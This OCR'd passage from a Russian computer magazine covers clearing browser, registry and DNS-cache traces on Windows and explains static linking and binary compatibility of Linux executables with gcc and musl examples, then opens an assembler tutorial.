


Удаление всех кук и данных сайтов, хранимых в Firefox, может привести к разрегистрации вас на веб-сайтах и удалению данных автономных веб-сайтов. Очистка кэша не затронет ваши логины.
☑ Куки и данные сайтов (0 байт)
Удаление может привести к разрегистрации вас на веб-сайтах
☑ Кэш веб-содержимого (14,7 МБ)
Веб-сайтам потребуется перезагрузить изображения и данные
[Отмена] [Удалить]

Удаляем данные из Firefox

Chrome

Здесь тоже нужно щелкнуть по кнопке в правом верхнем углу, перейти в раздел «Настройки → Конфиденциальность и безопасность → Очистить историю». В открывшемся окне выбери в меню пункт «Все время», установи соответствующие флажки и нажми «Удалить данные».



Временной диапазон: Все время
☑ История браузера
Удаление истории со всех устройств, на которых выполнен вход в аккаунт. Информация о других ваших действиях в Интернете может также храниться на странице myactivity.google.com.
☑ Файлы cookie и другие данные сайтов
Вы выйдете из системы на большинстве сайтов, но останетесь в аккаунте Google и сможете удалить синхронизированные данные.
☑ Изображения и другие файлы, сохраненные в кеше
Освободится 319 МБ пространства. После этого некоторые веб-страницы могут загружаться дольше обычного.
[Отмена] [Удалить данные]

Удаляем данные из Chrome

По умолчанию Chrome удаляет все данные и локально, и из профайла Google, если пользователь залогинен в аккаунте. Чтобы сохранить историю браузера и кукисы в облаке Google, перед очисткой хранилища браузера нужно выйти из учетной записи.

Opera

Здесь схема действий аналогична: кнопка в правом верхнем углу — кнопка «Очистить» в разделе «Конфиденциальность и безопасность», после чего нужно выбрать в меню пункт «Все время», установить флажки и нажать «Удалить данные».

Яндекс.Браузер


Здесь нужно нажать кнопку «Настройки Яндекс.Браузера» в самой верхней панели, перейти в раздел «История» и щелкнуть по надписи «Очистить историю» слева внизу. Появится уже знакомое окошко с выбором периода и флажками подлежащих удалению типов данных. Выбираем нужные пункты и жмем «Очистить».

ЧИСТИМ РЕЕСТР

В системном реестре Windows хранится много ~~всякого треша~~ полезной информации, которую можно использовать с недобрыми намерениями. Это, например, список недавно подключавшихся к компу USB-девайсов или местоположение файлов.

Проблема в том, что изменить, а тем более удалить некоторые ключи реестра невозможно даже из-под учетки админа, да и работа с ним вручную требует слишком много времени и усилий. Чтобы сэкономить пару лишних часов на что-нибудь более веселое, можно использовать для очистки реестра какую-нибудь бесплатную программу. Например, Little Registry Cleaner.


Софтина довольно простая в использовании, если не считать того, что для работы ей требуется .NET Framework. В левой части окна Little Registry Cleaner показаны разделы реестра и категории хранящихся в них данных. Кнопка «Сканирование реестра» запускает поиск ошибок и лишних ключей, которые можно удалить с помощью кнопки «Устранение неполадок».



Программа для чистки реестра Little Registry Cleaner

К слову, с помощью меню «Инструменты» можно запустить удобную тулзу «Менеджер автозагрузки», позволяющую вычистить из автозапуска все лишнее, — нужные изменения будут внесены в реестр автоматически.

Еще одна программа для очистки хранящихся в реестре лишних данных называется USB Oblivion. Использовать ее даже проще, чем ковырять отверткой в ухе: запускаешь софтину, устанавливаешь флажок «Произвести реальную очистку» и нажимаешь на кнопку «Очистка».



ВНИМАНИЕ! Удалите все флешки из системы перед очисткой.
Нажмите кнопку "Очистка" для начала очистки системы.
☑ Произвести реальную очистку (иначе симуляция)
☑ Сохранить .reg-файл отмены
☑ Закрыть Проводник Windows (РЕКОМЕНДУЕТСЯ)
☑ Перезапустить Windows (РЕКОМЕНДУЕТСЯ)
[Очистка] [Выход]

Так работает USB Oblivion

После этого программа перезапустится под админом, остановит мешающие ей жить службы Windows и удалит из реестра все данные, которые могут нести в себе даже намек на конфиденциальность. После завершения этого утомительного процесса утилита перезагрузит систему, не пугайся.

УДАЛЯЕМ КЕШ DNS

DNS — это не только сеть магазинов, торгующих компьютерным барахлом, но и система адресации доменных имен в этих ваших интернетах. Все обращения к DNS-серверам кешируются, причем система хранит их столь же бережно, как бабушка — ползунки своих любимых внуков. Чтобы почистить кеш DNS, выполни консольную команду `ipconfig /flushdns`.

ПОСЛЕСЛОВИЕ

Конечно, все перечисленные выше действия можно выполнить и с помощью всевозможных специализированных программ вроде какой-нибудь Wise care 365. Но лично я им не доверяю: во-первых, бесплатные утилиты часто тащат за собой кучу рекламного ~~дерь~~софта, во-вторых, удаляют информацию они весьма избирательно, что-то периодически упуская, а в-третьих, после криминальных историй с CCleaner использовать подобные инструменты порой себе дороже.

Гораздо надежней все делать вручную или использовать частичную автоматизацию с помощью скриптов, примеры которых я приводил выше. Собрать из них один универсальный скрипт ты можешь и сам в качестве домашнего задания. ⌶

ПОЛНАЯ СОВМЕСТИМОСТЬ

КАК РАБОТАЮТ СТАТИЧЕСКИЕ ИСПОЛНЯЕМЫЕ ФАЙЛЫ В LINUX

Многие пользователи Linux предпочитают устанавливать программы из репозиториев с помощью встроенного менеджера пакетов, а все прочие способы рассматривают как вынужденную меру. Однако разработчики дистрибутивов, очевидно, не могут включить в репозитории все программы в мире, а сами авторы программ тоже не всегда могут или хотят поддерживать пакеты под множество дистрибутивов и их версий.

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

В последние годы независимые от дистрибутива решения для установки пакетов набирают популярность: к 0install с его давней историей прибавились более новые Flatpak и Snap, да и в Steam игр для Linux становится больше.


Удобнее всего может быть обойтись без установки вообще — просто скачать файл, сделать его исполняемым с помощью `chmod +x` и запустить. В этой статье мы рассмотрим, почему это возможно и как это реализовать.

ДВОИЧНАЯ СОВМЕСТИМОСТЬ В СИСТЕМАХ НА ОСНОВЕ LINUX

Часто можно услышать, что в Linux плохо с двоичной совместимостью. При этом люди имеют в виду, что пакет из одной версии дистрибутива Linux порой невозможно поставить на другую, — и в этом они правы. Однако само утверждение о плохой двоичной совместимости версий Linux неверно.

Нужно вспомнить, что Linux — это только ядро, а вся операционная система состоит из ядра, разделяемых библиотек и программ. Библиотеки можно разделить на стандартные библиотеки языков (например, libc, libstd++) и сторонние библиотеки (например, GTK, Qt). Так вот, причиной сломанной двоичной совместимости, как правило, оказываются именно сторонние библиотеки.

Границы ABI, то есть места, где что-то может сломаться, зависят от метода компоновки (linking): статического или динамического.



Границы ABI при статической и динамической компоновке

При динамической компоновке стабильным должен оставаться ABI всех задействованных библиотек. При этом ABI ядра может меняться, если библиотеки это компенсируют. При статической компоновке важна только стабильность ABI ядра. Рассмотрим, как с этим в Linux.

Совместимость библиотек

ABI библиотеки — это набор символов, которые она экспортирует. Может ли он быть стабильным? Да, реализация формата ELF в Linux поддерживает версионирование символов. С помощью этого механизма библиотеки могут предоставлять несколько версий одной и той же функции с разными сигнатурами и поведением.

Очевидный недостаток этого подхода — невозможно удалить из библиотеки старый код без риска сломать совместимость. Каждый раз, когда сигнатура или поведение функции меняется, автор должен создать копию старой функции. Кроме того, указывать соответствие имен функций в исходном коде и версий символов этих функций в двоичном — обязанность разработчика.

Не у каждого разработчика есть время и возможность поддерживать совместимость таким образом. Кроме того, радикальные изменения во внутренностях библиотеки могут сделать этот подход совершенно непрактичным — придется, по сути, собирать один двоичный файл из нескольких версий исходного кода.

Именно из-за идеи сделать как можно больше библиотек общими для всех пакетов мы и не можем поставить пакет из Debian 9 на 10 или из CentOS 6 на 8 — сторонние библиотеки не входят в пакет, а их ABI не остается неизменным между версиями.

Однако разработчики GNU libc серьезно относятся к совместимости и версионируют все символы. Благодаря этому, если собрать программу на машине со старой версией glibc, она будет работать с более новыми (но не наоборот).

Совместимость версий ядра

ABI ядра представляет собой соглашение о системных вызовах, а также номера и порядок аргументов отдельных вызовов. К примеру, чтобы попросить ядро выполнить `write` — системный вызов для записи данных в файл, нужно поместить в один регистр процессора номер этого вызова, а в три других регистра — номер файлового дескриптора, указатель на буфер с данными и размер данных в байтах. Любая функция для записи в файл или вывода текста на экран (то есть записи в файлы stdout и stderr с дескрипторами 1 и 2 соответственно) — обертка к этому вызову.

Самый низкий уровень стандартной библиотеки любого языка — набор оберток к системным вызовам. Если изменится ABI ядра, перестанут работать все библиотеки. К счастью, в Linux такого не происходит — интерфейс системных вызовов исключительно стабилен. Линус Торвальдс строго следит за соблюдением совместимости и ругается на всех, кто ее пытается случайно или намеренно сломать.

Благодаря такой политике любая программа из времен ядра 2.6 будет нормально работать и на 5.x, если она не использует никакие разделяемые библиотеки.

Более того, новые программы могут работать на старых ядрах, если используют только старые системные вызовы.

А что в других системах?

Из распространенных свободных Unix-подобных систем Linux — единственная с такими гарантиями совместимости ABI ядра.

Именно поэтому для Linux существует множество альтернативных стандартных библиотек языка C (musl, dietlibc, uclibc, newlib...). По этой же причине FreeBSD реализует двоичную совместимость с Linux, но не наоборот — FreeBSD не дает гарантий стабильности ABI между релизами.

Поддержка версионирования символов в GNU libc тоже нетипична для реализаций стандартной библиотеки.

Таким образом, возможностей для двоичной совместимости в Linux больше, чем во многих других системах, — нужно только ими пользоваться.

Выводы

Из всего сказанного видно, что статическая сборка — залог совместимости с любой системой на основе Linux, причем и с более новыми ядрами, и с более старыми.

Альтернативный подход — AppImage тоже позволяет собрать все в один файл, но этот файл на деле представляет собой сжатый образ SquashFS с исполняемым файлом и динамическими библиотеками внутри. Увы, инструменты автоматического поиска и упаковки всех нужных библиотек капризны, и детальное рассмотрение этого подхода не поместится в рамки нашей статьи. Мы сосредоточимся на статической компоновке.

ПРАКТИКА

Для примера мы используем несложную программу, которая проверяет соответствие строки регулярному выражению. Мы соберем ее несколькими разными способами и посмотрим, как убедиться, что файл вышел действительно статический.

Собираем статические файлы с GNU libc

Для работы с регулярными выражениями мы используем библиотеку PCRE. Сохраним следующий код в файл `match.c`:

```c
#include <stdio.h>
#include <string.h>
#include <pcre.h>

int main(int argc, char** argv) {
    if(argc < 2) {
        fprintf(stderr, "Usage: %s <regex> <string>\n", argv[0]);
        exit(1);
    }

    char* regex = argv[1];
    char* str = argv[2];

    int offsets[1];
    pcre *re;
    int res;
    const char *error;
    int erroffset;

    re = pcre_compile(regex, 0, &error, &erroffset, NULL);
    res = pcre_exec(re, NULL, str, strlen(str), 0, 0, offsets, 1);

    return res;
}
```

Программа принимает регулярное выражение и произвольную строку. Если строка соответствует этому выражению, программа завершается с кодом 0.

```
$ ./match '^\d+[a-z]?$' '212850a' && echo yes
yes
```

Для начала соберем программу самым «обычным» образом.

```
$ gcc -o match -lpcre ./match.c
$ ldd ./match
    linux-vdso.so.1 (0x00007ffc0ec5d000)
    libpcre.so.1 => /lib64/libpcre.so.1 (0x00007fe700e24000)
    libc.so.6 => /lib64/libc.so.6 (0x00007fe700c5a000)
    libpthread.so.0 => /lib64/libpthread.so.0 (0x00007fe700c38000)
    /lib64/ld-linux-x86-64.so.2 (0x00007fe700ed5000)
```

По умолчанию GCC использует динамическую компоновку, поэтому в выводе команды `ldd` мы видим зависимость от `libpcre.so`.

Если ты хочешь просто проверить, динамический файл или статический, достаточно и утилиты `file`.

```
$ file ./match
./match: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamical-
ly linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=9e2c84368501419dc6da681aa0f0520950ad896a, for GNU/Linux
3.2.0, not stripped
```

Теперь перейдем к статической сборке. Для этого нужно убедиться, что в твоей системе есть статическая версия PCRE. Традиционное расширение файлов статических библиотек — `.a`. В системах на основе Debian большинство пакетов с библиотеками содержат и статическую, и динамическую версии. В системах семейства Red Hat статические версии библиотек часто живут в отдельных пакетах. На моей Fedora перед сборкой этого примера нужно выполнить `sudo dnf install glibc-static pcre-static`.

Тонкий момент — при статической сборке порядок следования аргументов становится важным и файл с программой должен идти **до** всех библиотек. Наивное добавление опции `-static` к прошлой команде вызовет ошибку.

```
$ gcc  -o match -static -lpcre ./match.c
/usr/bin/ld: /tmp/ccdiyqgc.o: in function 'main':
match.c:(.text+0x72): undefined reference to 'pcre_compile'
/usr/bin/ld: match.c:(.text+0xae): undefined reference to 'pcre_exec'
collect2: error: ld returned 1 exit status
```

Однако и команда `gcc ./match.c -o match -static -lpcre` будет не совсем верной. При динамической компоновке GCC (вернее, GNU ld, которую он вызвал) сам разобрался, что libpcre зависит от libpthread (библиотеки POSIX threads). Теперь же нам придется указать ее вручную. Но с верным набором и порядком опций мы наконец получим статический исполняемый файл.

```
$ gcc  ./match.c -o match -static -lpcre -lpthread
$ file ./match
./match: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), stat-
ically linked, BuildID[sha1]=3f816f2c426e417b27de3ac2cf2cfc28ad989889,
for GNU/Linux 3.2.0, not stripped, too many notes (256)
$ ldd ./match
    not a dynamic executable
```

Статическая GNU libc и NSS

В статической версии GNU libc есть серьезный подводный камень — она не совсем статическая. Дело в том, что библиотеки для разрешения сетевых имен — libnss и ее компоненты — подгружаются динамически, даже если сам файл собран статически.

Для программы из нашего примера это не проблема, поскольку она вовсе не использует сеть. Не будет это проблемой и для сетевых программ, если запускать их на системах, где есть GNU libc такой же или более свежей версии.

Однако во встраиваемых системах и образах initrd этот нюанс придется учитывать. Я сам узнал об этом, когда собрал образ initrd для загрузки по сети через PXE и обнаружил, что Wget из BusyBox работает только по IP и не способен разрешать имена хостов.

Если GNU libc в целевой системе нет, то нужно использовать альтернативную стандартную библиотеку языка C.

Альтернативные библиотеки

Одна из самых популярных альтернативных библиотек — musl. Ее использует Alpine Linux. Кроме того, некоторые компиляторы других языков предоставляют опцию связывания с ней вместо GNU libc. Такая опция есть в Rust и OCaml.

И в Debian, и в Fedora с версии 32 присутствует пакет `musl-gcc`. Он предоставляет обертку к GCC, которая автоматически использует musl вместо GNU libc. Использование не отличается от обычного GCC. Простейший пример:

```
musl-gcc -static -o hello ./hello.c
```

Основная сложность подхода в том, что использовать двоичные пакеты из дистрибутива с такой оберткой не выйдет, если только сам дистрибутив не использует ее по умолчанию. Придется собрать библиотеки для нее, и некоторые могут так и не собраться. Зато и исполняемые файлы на самом деле не зависят ни от чего, кроме ABI ядра.

ЗАКЛЮЧЕНИЕ

Статическая компоновка, безусловно, усложняет сборку, но при этом обеспечивает совместимость и с будущими, и с прошлыми версиями ядра Linux. Так что, если ты хочешь распространять свою программу в собранном виде, эти усилия окупятся.

Антон Карев
Эксперт по информационной безопасности. Область профессиональных интересов — технологическая разведка, аналитика в сфере ИБ и искусственный интеллект
vedacoder@mail.ru

ПОГРУЖЕНИЕ В ASSEMBLER

КАК РАБОТАЮТ ПЕРЕМЕННЫЕ, РЕЖИМЫ АДРЕСАЦИИ, ИНСТРУКЦИИ УСЛОВНОГО ПЕРЕХОДА

На ассемблере ты можешь хранить переменные двумя способами: в регистрах и в памяти. С регистрами все понятно. А вот с памятью у тебя могут возникнуть проблемы. Тут есть подводные камни. Читай дальше, и ты узнаешь, как можно размещать переменные и как нельзя, какие бывают режимы адресации и как это знание поможет тебе кодить на ассемблере более эффективно.

